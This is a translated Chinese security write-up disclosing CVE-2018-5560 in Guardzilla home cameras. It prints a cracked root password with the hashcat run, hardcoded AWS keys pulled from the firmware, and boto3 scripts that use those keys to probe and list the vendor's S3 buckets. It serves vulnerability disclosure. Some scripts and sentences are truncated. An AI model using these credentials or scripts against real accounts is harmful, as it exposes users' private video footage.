CVE-2018-5560：Guardzilla IoT摄像机硬编码凭证漏洞

angel010 / 2019-01-02 08:16:00 / 浏览数 3369 技术文章 翻译文章 顶(0) 踩(0)

CVE-2018-5560：Guardzilla IoT摄像机硬编码凭证漏洞

概述

研究人员发现Guardzilla Security Video System Model #: GZ521WB中存在一个硬编码凭证漏洞，CVE编号为CVE-2018-5560。该漏洞是Guardzilla Security Camera 固件中Amazon Simple Storage Service
(S3，简单存储服务)凭证设计和实现过程中的一个漏洞。因为凭证是硬编码的，所以黑客不需要高超的技术就可以访问这些S3存储凭证。研究人员进一步分析发现，硬编码的bucket有无限访问权限。虽然在测试过程中没有访问到用户数据，但是嵌入的S3凭证可以被用于查看和下载相关bucket中保存的文件和视频。

受影响产品

Guardzilla All-In-One Video Security
System（视频安全多合一系统）是一个提供室内视频监控的家内安全平台。目前确认GZ501W型号受到影响，其他型号未进行测试。

Device	Guardzilla GZ521W Security Video System	
Finding	**Risk Rating**	**Remediation Status**
Embedded S3 Credentials Unlimited Access Policy	CRITICAL	Vulnerable
OpenSSL 1.0.1g Multiple Vulnerabilities	HIGH	Vulnerable

技术分析

研究人员从芯片中提取出固件，发现其中含有SquashFS文件系统和Journaling Flash File System version 2 (JFFS2)文件系统。
因为这些文件系统是用binwalk提取的，因此可以在Message of The Day (MOTD)看到下面的字符串：

```
Copyright (C) 2005 Faraday Corp. www.faraday.com.tw
```

/etc/shadow文件中含有root管理员账号的DES加密密码：
`root:MvynOwD449PkM:0:0:99999:7:::`
因为DES从2005年就被破解了，因此可以很容易地破解：


```
hashcat -m 1500 -a 3 -o ../guardzilla.found -O -i --increment-min=8 --increment-max=12 -w 3 -t 50 ../guardzilla.hash ?a?a?a?a?
Session..........: hashcat
Status...........: Cracked
Hash.Type........: descrypt, DES (Unix), Traditional DES
Hash.Target......: MvynOwD449PkM
Time.Started.....: Tue Oct  2 07:36:30 2018 (3 hours, 35 mins)
Time.Estimated...: Tue Oct  2 11:12:06 2018 (0 secs)
Guess.Mask.......: ?a?a?a?a?a?a?a?a [8]
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  1176.6 MH/s (49.11ms) @ Accel:8 Loops:1024 Thr:256 Vec:1
Speed.Dev.#2.....:   776.5 MH/s (106.80ms) @ Accel:16 Loops:1024 Thr:256 Vec:1
Speed.Dev.#*.....:  1953.0 MH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 25226596581376/39062500000000 (64.58%)
Rejected.........: 0/25226596581376 (0.00%)
Restore.Point....: 201580544/312500000 (64.51%)
Candidates.#1....: sarKrvcz -> 9poL82dw
Candidates.#2....: AiLwoz3x -> jE3iABuo
HWMon.Dev.#1.....: Temp: 66c Fan: 99% Util: 99% Core:1797MHz Mem:5005MHz Bus:8
HWMon.Dev.#2.....: Temp: 82c Fan: 99% Util:100% Core:1632MHz Mem:4513MHz Bus:8
```

破解的密码是： `GMANCIPC`
在启动过程中，init脚本会启动`boot.sh`，该脚本会启动`/mnt/mtd/startapp`和
`/home/daemon.exe`。startapp资源会启动配置底层视频设置的`vg_boot.sh`和`main.exe`。下表表示`main.exe`和`daemon.exe`的二进制信息：

Guardzilla Core Binary Data Table						
Binary	**Architecture**	**Type**	**EABI**	**Link Type**	**Interpreter**	**Symbols**
main.exe	ELF 32-bit	ARM	5 version 1	Dynamically linked	/lib/ld-uClibc.so.0	Stripped
Daemon.exe	ELF 32-bit	ARM	5 version 1	Dynamically linked	/lib/ld-uClibc.so.0	Not Stripped

嵌入的S3凭证无限访问策略

研究人员在IDA Pro中分析固件，并从中提取出二进制文件来确定其中是否存在漏洞。研究人员编译main.exe并分析类似AWS凭证的字符串集合：



然后可以看到是从标记的二进制文件的输出：`accessKey, secretAccessKey, hostname, bucket`。该格式与AWS bucket key的设计是一致的：

```
.data:00390230                  EXPORT accessKeyIdG
.data:00390230 accessKeyIdG     DCD aAkiajqdp34rkl7     ; DATA XREF: .got:accessKeyIdG_ptr↑o
.data:00390230                                          ; "AKIAJQDP34RKL7GGV7OQ"
.data:00390234                  EXPORT secretAccessKeyG
.data:00390234 secretAccessKeyG DCD aIgh8yfmmpmbnkc     ; DATA XREF: .got:secretAccessKeyG_ptr↑o
.data:00390234                                          ; "igH8yFmmpMbnkcUaCqXJIRIozKVaXaRhE7PWHAY"...
.data:00390238                  EXPORT hostName
.data:00390238 hostName         DCD aS3_amazonaws_c     ; DATA XREF: .got:hostName_ptr↑o
.data:00390238                                          ; "s3.amazonaws.com"
.data:0039023C                  EXPORT bucket
.data:0039023C bucket           DCD aMotionDetectio     ; DATA XREF: aws_video_upload1_thread+188↑o
.data:0039023C                                          ; aws_video_upload1_thread+190↑r ...
```

AccessKeyIdG	AKIAJQDP34RKL7GGV7OQ
secretAccessKeyG	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
hostName	s3.amazonaws.com
bucket	motion-detection

下面的脚本可以测试S3凭证来确定凭证是否有效以及凭证的访问权限：

```
import boto3
# Create an S3 client
s3 = boto3.client('s3',aws_access_key_id='AKIAJQDP34RKL7GGV7OQ',aws_secret_access_key='igH8yFmmpMbnkcUaCqXJIRIozKVaXaRhE7PWHAY

try:
   result = s3.get_bucket_policy(Bucket='motion-detection')
   print(result)
except Exception as e:
   print(e)
```

运行脚本产生的错误表明`motion-detection bucket`的嵌入凭证中没有特定的策略存在：

```
An error occurred (NoSuchBucketPolicy) when calling the GetBucketPolicy operation: The bucket policy does not exist
```

修改脚本可以列出嵌入的凭证可用访问的S3 buckets：

```
import boto3
# Create an S3 client
s3 = boto3.client('s3',aws_access_key_id='AKIAJQDP34RKL7GGV7OQ',aws_secret_access_key='igH8yFmmpMbnkcUaCqXJIRIozKVaXaRhE7PWHAY

try:
   result = s3.list_buckets()
   print(result)
```

```
except Exception as e:
   print(e)
```

运行脚本可用列出嵌入凭证可以访问的buckets：

```
{
   'Buckets': [{
       'CreationDate': datetime.datetime(2017, 2, 16, 21, 52, 52, tzinfo = tzutc()),
       'Name': 'elasticbeanstalk-us-west-2-036770821135'
   }, {
       'CreationDate': datetime.datetime(2018, 4, 5, 15, 45, 22, tzinfo = tzutc()),
       'Name': 'facial-detection'
   }, {
       'CreationDate': datetime.datetime(2017, 11, 8, 19, 38, 15, tzinfo = tzutc()),
       'Name': 'free-video-storage'
   }, {
       'CreationDate': datetime.datetime(2018, 3, 9, 20, 7, 19, tzinfo = tzutc()),
       'Name': 'free-video-storage-persist'
   }, {
       'CreationDate': datetime.datetime(2016, 8, 15, 19, 53, 12, tzinfo = tzutc()),
       'Name': 'gz-rds-backups'
   }, {
       'CreationDate': datetime.datetime(2017, 11, 8, 19, 37, 44, tzinfo = tzutc()),
       'Name': 'gz-test-bucket'
   }, {
       'CreationDate': datetime.datetime(2017, 11, 8, 19, 38, 29, tzinfo = tzutc()),
       'Name': 'motion-detection'
   }, {
       'CreationDate': datetime.datetime(2017, 11, 8, 19, 38, 47, tzinfo = tzutc()),
       'Name': 'premium-video-storage'
   }, {
       'CreationDate': datetime.datetime(2018, 3, 9, 20, 6, 47, tzinfo = tzutc()),
       'Name': 'premium-video-storage-persist'
   }, {
       'CreationDate': datetime.datetime(2018, 1, 25, 20, 41, 16, tzinfo = tzutc()),
       'Name': 'rekognition-video-console-demo-cmh-guardzilla-2918n05v5rvh'
   }, {
       'CreationDate': datetime.datetime(2017, 5, 17, 16, 1, 9, tzinfo = tzutc()),
       'Name': 'setup-videos'
   }, {
       'CreationDate': datetime.datetime(2018, 1, 24, 23, 0, 39, tzinfo = tzutc()),
       'Name': 'wowza-test-bucket'
   }],
   'Owner': {
       'ID': 'a3db77fe2a21093a2f0d471b0a9677f8aff7c3c7b7a4944b752ccc0c3a4a4af7',
       'DisplayName': 'geoff'
   }
}
```

使用PACU AWS框架决定了嵌入凭证没有权限获取策略的更多信息：

```
{
 "AccessKeyId": "AKIAJQDP34RKL7GGV7OQ",
 "Arn": "arn:aws:iam::036770821135:user/motion-detection",
 "Roles": null,
 "KeyAlias": "Guardzilla",
 "AccountId": "036770821135",
 "UserId": "AIDAJQRSLLW52U7GLHFYE",
 "Groups": [],
 "Policies": [],
 "Permissions": {
   "Deny": {},
   "Allow": {}
 },
 "SecretAccessKey": "igH8yFmmpMbnkcUaCqXJIRIozKVaXaRhE7PWHAYa",
 "UserName": "",
 "RoleName": null,
 "SessionToken": null,
 "PermissionsConfirmed": false
}
```

OpenSSL 1.0.1g多漏洞

研究人员还发现该固件中引用了一个过期的OpenSSL库。下面是OpenSSL库1.0.1g已公布的漏洞情况：
CVE-2016-0705
OpenSSL1.0.2及之前版本和1.0.1及之前版本的crypto/dsa/dsa_ameth.c文件中的dsa_priv_decode函数中存在双重释放漏洞。远程攻击者可借助恶意的DSA私钥利用
CVE-2015-0292
OpenSSL存在拒绝服务漏洞，此漏洞可导致内存破坏及程序崩溃。此漏洞位于base64-decoding中crypto/evp/encode.c内的EVP_DecodeUpdate函数。原因是EVP_D
CVE-2014-8176
OpenSSL
0.9.8zg、1.0.0m、1.0.1h之前版本，ssl/d1_lib.c内的函数dtls1_clear_queues不安全地释放数据结构，没有考虑应用数据会在ChangeCipherSpec及Finished消
CVE-2016-0797
OpenSSL 1.0.2及更早版本、1.0.1及更早版本在函数BN_hex2bn/BN_dec2bn的实现上存在安全漏洞，可导致空指针间接引用及堆破坏等问题。
CVE-2015-0287
此漏洞位于crypto/asn1/tasn_dec.c的ASN1_item_ex_d2i函数实现内，原因是由于没有重新初始化CHOICE及ADB数据结构。远程攻击者通过构造的应用利用此漏洞可

研究人员还发现Guardzilla默认用ipc login提示符来监听23端口。大量的UDP流量被发送到一个US-EAST-2 Amazon服务器。HTTP请求有：

```
54.68.243.114 (ec2-54-68-243-114.us-west-2.compute.amazonaws.com)
http://54.68.243.114/apns/apns.php?cmd=reg_server&uid=G1KEXWU2BPWHCFZ5111A
http://54.68.243.114/apns/apns.php?cmd=raise_event&uid=G1KEXWU2BPWHCFZ5111A&event_type=1&event_time=1538239032
52.218.200.66 (s3-us-west-2-w.amazonaws.com)
```

研究人员分析二进制文件发现了一些外部IP地址和外部数据源。下表表示main.exe中识别出的外部IP地址和数据源：

Guardzilla main.exe External Hardcoded IP/Data Sources

Host	Data Source Information
61.220.62.219	HiNet, Taiwan
203.69.81.91	HiNet, Taiwan
210.61.248.232	HiNet, Taiwan
42.99.254.162	Pacnet Services, Japan
50.19.254.134	Amazon US-EAST-1, Virginia
122.248.234.207	Amazon AP-SOUTHEAST-1, Singapore
46.137.188.54	Amazon EU-WEST-1, Ireland
122.226.84.253	China Telecom, Jinhua, China
61.188.37.216	China Telecom, Chengdu, China
120.24.59.150	Alibaba, Hangzhou, China
114.215.137.159	Aliyun Computing, Hangzhou, China
104.199.156.58	Google Cloud
175.41.238.100	Amazon AP-NORTHEAST-1, Japan
s3.amazonaws.com	Amazon

time.windows.com	Microsoft
m1.iotcplatform.com	ThroughTek Co, China
m2.iotcplatform.com	ThroughTek Co, China
m3.iotcplatform.com	ThroughTek Co, China
m4.iotcplatform.com	ThroughTek Co, China
m5.iotcplatform.com	ThroughTek Co, China
dropbox_sendFile_record_del	Dropbox
dropbox_sendFile_record_add	Dropbox
g_dropboxFileMutex	Dropbox
dropbox_sendFile_record_get	Dropbox
/mnt/nfs	Local NFS

https://www.0dayallday.org/guardzilla-video-camera-hard-coded-aws-credentials/

上一篇：35C3 Junior CTF w... 下一篇：某cms v4.2.1-v4.2....

1. 0 条回复
   - 动动手指，沙发就是你的了！